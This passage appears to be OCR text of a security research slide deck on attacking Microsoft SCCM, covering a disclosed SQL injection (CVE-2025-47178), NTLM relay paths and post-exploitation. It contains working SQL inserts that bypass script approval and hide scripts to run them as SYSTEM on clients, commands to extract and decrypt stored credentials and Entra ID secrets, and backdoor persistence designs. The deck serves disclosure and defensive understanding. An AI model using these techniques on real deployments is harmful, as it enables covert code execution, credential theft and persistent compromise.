278        v11 = L"K:\\dbs\\sh\\cmgm\\0915_130554\\cmd\\1b\\src\\mp\\LocationMgr\\tasks.cpp";
279        v12 = 933;
280        sub_180001250(&v10, L"MP LM: Reg Value for Additional Validations is : %d", v28);
281      }
282    }
283    else if...
284  }
285  *(_DWORD *)(a1 + 940) = v28;
286  if ( (int)CCM::Utility::RegKey::Open(
287                (CCM::Utility::RegKey *)&v30,
288                HKEY_LOCAL_MACHINE,
289                L"Software\\Microsoft\\SMS\\MP",
290                1u,
291                0) >= 0 )
292  {
293    if ( (int)CCM::Utility::RegKey::GetDword((CCM::Utility::RegKey *)&v30, L"DisableInputValidations ", &v29) >= 0 )
     ;
00005980 CCM::MP::Location::CHandleLocationRequest:283 (180006580)
```

Finding Odays

SYNACKTIV

CVE-2025-47178: Authenticated SQL injection

- Impacts the SMS Provider
  - **sysadmin** role → instant site takeover
- Any RBAC role, even read-only, can be leveraged
- Patch released in July 2025

https://github.com/synacktiv/CVE-2025-47178

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-47178

Finding Odays

CVE-2025-47178: Authenticated SQL injection

SYNACKTIV

- Reviewed WMI MOF for string inputs on numeric params
  - `SMS_DeploymentSummary.UpdateClassicDeployment()`

```
#File: smsprov.mof

class SMS_DeploymentSummary : SMS_BaseClass
{
[...]
    [Description("Updates summarized results for a particular deployment."), static, implemented]
    sint32      UpdateDeployment([in] uint32 AssignmentID);

    [Description("Updates summarized results for a particular Classic Deployment."), static, implemented]
    sint32      UpdateClassicDeployment([in] string OfferID);
};
```

Finding Odays

CVE-2025-47178: Authenticated SQL injection

SYNACKTIV

- Injection occurs during permission validation 😅

```
__int64 __fastcall fn_UpdateClassicDeployment(__int64 a1, __int64 a2, __int64 a3, __int64 *a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = a4;
  v31 = a4;
  v8 = 0;
  VariantInit(&pvarg);
  v32 = 0i64;
  sub_180006204(*(_QWORD *)(a1 + 96), &v32);
  ATL::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>::CStringT<char,StrTraitMFC_DLL<char,ATL::ChTraitsCRT<char>>>(&v40);
  v30 = &v29;
  v9 = sub_180016334(&v29, L"OfferID");
  v10 = sub_180145AE0(a3, v9, &pvarg);
  if ( !v10 )
  {
    ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>(
      &OfferID,
      pvarg.llVal);
    ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>(sql_query);
    memset(CriticalSection, 0, sizeof(CriticalSection));
    v43 = 0i64;
    InitializeCriticalSection((LPCRITICAL_SECTION)CriticalSection);
    *(_QWORD *)&CriticalSection[40] = a2;
    v11 = (struct IUserSecurityContext *)sub_180006C00(CriticalSection, &v30);
    ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>>::Format(
      sql_query,
      L"select distinct po.CollectionID, a.DeployOperation  from ProgramOffers po inner join                    vRBAC"
       "_AllAssignments a on po.OfferID=a.AssignmentID and a.AssignmentSecTypeID=201                  WHERE OfferID = N'%s'",
      OfferID);
    v10 = run_SQL(v12, sql_query, &v40, &v29);
    if ( !v10 )
    {
      SecuredSource = CSecuredSource::GetSecuredSourceEx("SMS_Collection", v40, v11);
      v14 = SecuredSource;
      if ( SecuredSource )
      {
        v17 = (int)v29;
        if ( !CSecuredSource::UserHasRight(SecuredSource, (unsigned int)v29, v40) )
        {
          v18 = operator new(0xA8ui64);
          v19 = v18;
          v37 = v18;
          if ( v18 )
          {
            memset(v18, 0, 0xA8ui64);
            sub_180016608(&v29, "\" does not have permission to update the deployment results.");
            v20 = (*(__int64 (__fastcall **)(__int64, BSTR ***))(*(_QWORD *)a2 + 8i64))(a2, &v30);
            v21 = sub_180016608(v36, "User \"");
```

Finding Odays

CVE-2025-47178: Authenticated SQL injection

SYNACKTIV

- How to exploit?
  - Find credentials of a user with an SCCM role
  - Or, relay authentication to `/AdminService` (HTTPS), based on site role topology:
    - **MP without SMS Provider**: relay MP → SMS Provider server
    - **Multiple MPs in the site**: relay MP → another MP that has the SMS Provider role
    - **MP with SMS Provider installed**: perform self-relay (CVE-2025-33073)

Finding Odays

SYNACKTIV

CVE-2025-?????

More to come, stay tuned

Post-exploitation

Post-exploitation

Run Scripts

SYNACKTIV

- **Create and run scripts** feature allows command execution on clients
  - Execution as SYSTEM
  - Process spawned by a trusted binary `C:\Windows\CCM\CcmExec.exe`
- Existing public tools leverage the **AdminService** API to call this feature
  - All actions are logged 👎
  - Requires two SCCM administrative accounts 👎
    - By default, new scripts must be approved by someone other than their creator
    - Double approval can be disabled at the database level

```
SQL> INSERT INTO CM_<CODE>..SC_SiteDefinition_Property (Name,Value3) Values ('TwoKeyApproval', '0')
```

Post-exploitation

Run Scripts

SYNACKTIV

- Can the script execution feature be triggered directly at the database level?
  - Circumvents the double approval process
  - Produces minimal logging traces

Post-exploitation

Run Scripts

SYNACKTIV

1. Create an entry in the `Scripts` table
   - `Script` hex value encoded in UTF-16 with BOM marker
   - `ScriptHash` SHA256 hash
   - `ScriptType` set to 0 for PowerShell
   - `ApprovalState` set to 3 to mark script as approved
   - `Feature` set to 1 to hide the script from the admin console
   - `Approver` / `Author` free text :)

```
INSERT INTO CM_ABC..SCRIPTS
 (ScriptGuid, ScriptVersion, ScriptName, Script, ScriptType, Approver, ApprovalState, Feature, Author, LastUpdateTime, ScriptHash, Comment) VALUES
 ('[GUID]', 1, '[NAME]', 0x[UTF16_HEX], 0 , 'USER2', 3, 1, 'USER1', '', '[HASH]', '')
```

Post-exploitation

Run Scripts

SYNACKTIV

2. Add an entry into the `BGB_Task` table referencing the script GUID
   - `TemplateID` set to 15 for **Request Script Execution**
   - `Param` is the **TaskParam** XML document

```
INSERT INTO CM_ABC..BGB_Task
 (TemplateID, CreateTime, Signature, GUID, Param) VALUES
 (15, '', NULL, '[GUID]', '[TASK_PARAM_BASE64]')
```

```
<ScriptContent ScriptGuid='[SCRIPT_GUID]'>
  <ScriptVersion>[SCRIPT_VERSION]</ScriptVersion>
  <ScriptType>0</ScriptType>
  <ScriptHash ScriptHashAlg='SHA256'>[HASH]</ScriptHash>
  <ScriptParameters></ScriptParameters>
  <ParameterGroupHash ParameterHashAlg='SHA256'></ParameterGroupHash>
</ScriptContent>
```

TaskParam XML Document

Post-exploitation

Run Scripts

SYNACKTIV

3. Add an entry to the `BGB_ResTask` table: assigns the task to a client

```
INSERT INTO CM_ABC..BGB_ResTask
  (ResourceID, TemplateID, TaskID, Param) VALUES
  ([RESSOURCEID], 15, [TASKID], '')
```

This insertion triggers a **push notification** to the client

4. Check script execution output in table `ScriptsExecutionStatus` (slight delay)

```
SELECT ResourceID, ScriptOutput FROM CM_ABC..ScriptsExecutionStatus
  WHERE TaskID = '{<BGB_TASK_GUID>}'
```

Post-exploitation

Run Scripts

SYNACKTIV

- **What about logging?**
  - The `TaskParam` received by the client is logged in

    `C:\Windows\CCM\Logs\CcmNotificationAgent.log`

  - Script content isn't logged

```
<![LOG[Receive task from server with pushid=12, taskid=16,
taskguid=BBCD3B72-0D42-456A-AC4C-3728F45B7B60, tasktype=15 and
taskParam=PFNjcmlwdENvbnRlbnQgU2NyaXB0R3VpZD0nMDlkYzU5NjAtMmM0Ni...250ZW50Pg==]LOG]!>
<time="22:42:29.600-60" date="10-07-2024" component="BgbAgent" context="" type="1"
thread="3008" file="bgbconnector.cpp:386">
```

Post-exploitation

Run Scripts

SYNACKTIV

```
PS C:\> ls  C:\Windows\CCM\ScriptStore\


    Directory: C:\Windows\CCM\ScriptStore


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025  11:51 AM             44 c2314e14-4042-4060-ac68-6dbc123e169d_0
                                                   f41e9b6a491f0805c4e61efcacb1d3e.ps1
```

⚠ Executed scripts remain in the client's ScriptStore folder.

Post-exploitation

sccmsqlclient.py

SYNACKTIV

- `sccmsqlclient.py` an MSSQL client with pre-built queries for SCCM
  - Based on impacket's mssqlclient
  - Recon
    - Topology mapping
    - Stored credentials
  - Run PowerShell scripts on clients
  - Automate secrets decryption
- Available here: github.com/synacktiv/sccmsqlclient

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Recon

- `sccm_servers` : List servers in the hierarchy, along with the associated database server and site code

- `sccm_devices` : List known devices, with partial filtering by name or IP address
- `sccm_devices_bgbstatus` : List clients with their BGB / Notification channel status (*OnlineStatus=0|1*)

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Run Scripts

- `set_ps1_script <string>` / `load_ps1_script <path>`
- `sccm_run_script <RESSOURCE_ID>`

- `last_task_output` / `last_task_output_print`
- `last_task_clean`

The tool prepends a command to clean the ScriptStore folder

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_useraccounts` : Query the `SC_UserAccount` table that stores credentials for NAA, Push or Proxy accounts
  - **Password** encrypted with CryptoAPI and stored in an SCCM structure
  - Only the site system server that created the blob can decrypt it (*useSiteSystemKey=false*)

```
SQL> sccm_useraccounts
ID   SiteCode   SiteServerName    UserName       Password
--   --------   --------------   ---------    -----------
 5         ABC   cmc.corp.local    CORP\naa    0C0100000..

 6         ABC   cmc.corp.local   CORP\push    0C0100000..
```

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_aad_apps` : Query the `AAD_Application_Ex` table that stores Entra ID credentials (Tenant Attach)
  - **SecretKey** encrypted with CryptoAPI (*useSiteSystemKey=false*)
  - **SecretKeyForSCP** encrypted with a **site system key** (*useSiteSystemKey=true*)

```
SQL> sccm_aad_apps
      ID   ClientID                                Name                 SecretKey   SecretKeyForSCP
--------   -------------------------------------   ------------------   ---------   ---------------
16777217   12345678-1234-1234-1234-1234567890ab   ConfigMgrSvc_<GUID>   0C010000..   308201A80609..
```

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_decrypt_blob [ResourceID] [BLOB]` Run PowerShell snippets on the site system server to decrypt the secrets
  - Secret is replicated between site system servers (*useSiteSystemKey=true*)

```
Add-Type -Path "C:\Program Files\Microsoft Configuration Manager\bin\X64\microsoft.configurationmanager.azureaddiscovery.dll"

$ss = [Microsoft.ConfigurationManager.AzureADDiscovery.Utilities]::GetDecryptedAppSecretKey("[SecretKeyForSCP]")
[Microsoft.ConfigurationManager.AzureADDiscovery.Utilities]::ConvertToPlainString($ss)
```

  - Secret is unique per site system server (*useSiteSystemKey=false*)

```
Add-Type -Path "C:\Program Files\Microsoft Configuration Manager\bin\X64\microsoft.configurationmanager.cloudservicesmanager.dll"

[Microsoft.ConfigurationManager.CloudServicesManager.Utility]::GetCertificateContent("[SecretKey|Password]", [ref]$null)
```

Post-exploitation

sccmsqlclient.py

SYNACKTIV

DEMO

Persistence

Persistence

SYNACKTIV

Backdoor CcmMessaging with a rogue handler


- Create a DLL that implements the `ICcmEndpoint::Execute` COM method
  - Receives PowerShell commands
  - Returns command output
- Register its CLSID on the Management Point
- Create a new `CCM_Service_EndpointConfiguration` WMI object that uses the rogue CLSID
- POC available here: github.com/synacktiv/CcmMessagingBackdoor

Persistence

SYNACKTIV

- **ICcmEndpoint::Execute** has to be implemented to process incoming messages

```
class CcmEndpoint::Execute(*CcmMessaging, *CcmMessage, *CcmEndpointContext, *IUnknown)
```



- The incoming message is provided as the second argument, read its body with:
  - **ICcmMessage.GetBodyWString()**
- Use the first argument to send the reply
  - **ICcmMessaging.SendMessage(responseMsg, ...)**

Persistence

SYNACKTIV

DEMO

Persistence

SYNACKTIV

Backdoor stored procedures

- Alter a procedure used by an unauthenticated endpoint/service to execute arbitrary SQL statements
- Some examples
  - `/sms_mp/.sms_pol` calls `MP_GetPolicyBody`
  - `/sms_mp/.sms_dcm` calls `MP_GetSdmDocument`
  - `SiteInformationRequest` in `MP_Location` service handler calls `MP_GetSiteInfo`

```
<SiteInformationRequest><SiteCode Name="{INPUT}" /></SiteInformationRequest>
```

Thank you!

SYNACKTIV

- Code can be found at:
  - github.com/synacktiv/CVE-2025-47178
  - github.com/synacktiv/sccmsqlclient
  - github.com/synacktiv/CcmMessagingBackdoor
- Stay tuned to our blog, upcoming posts and advisories on this topic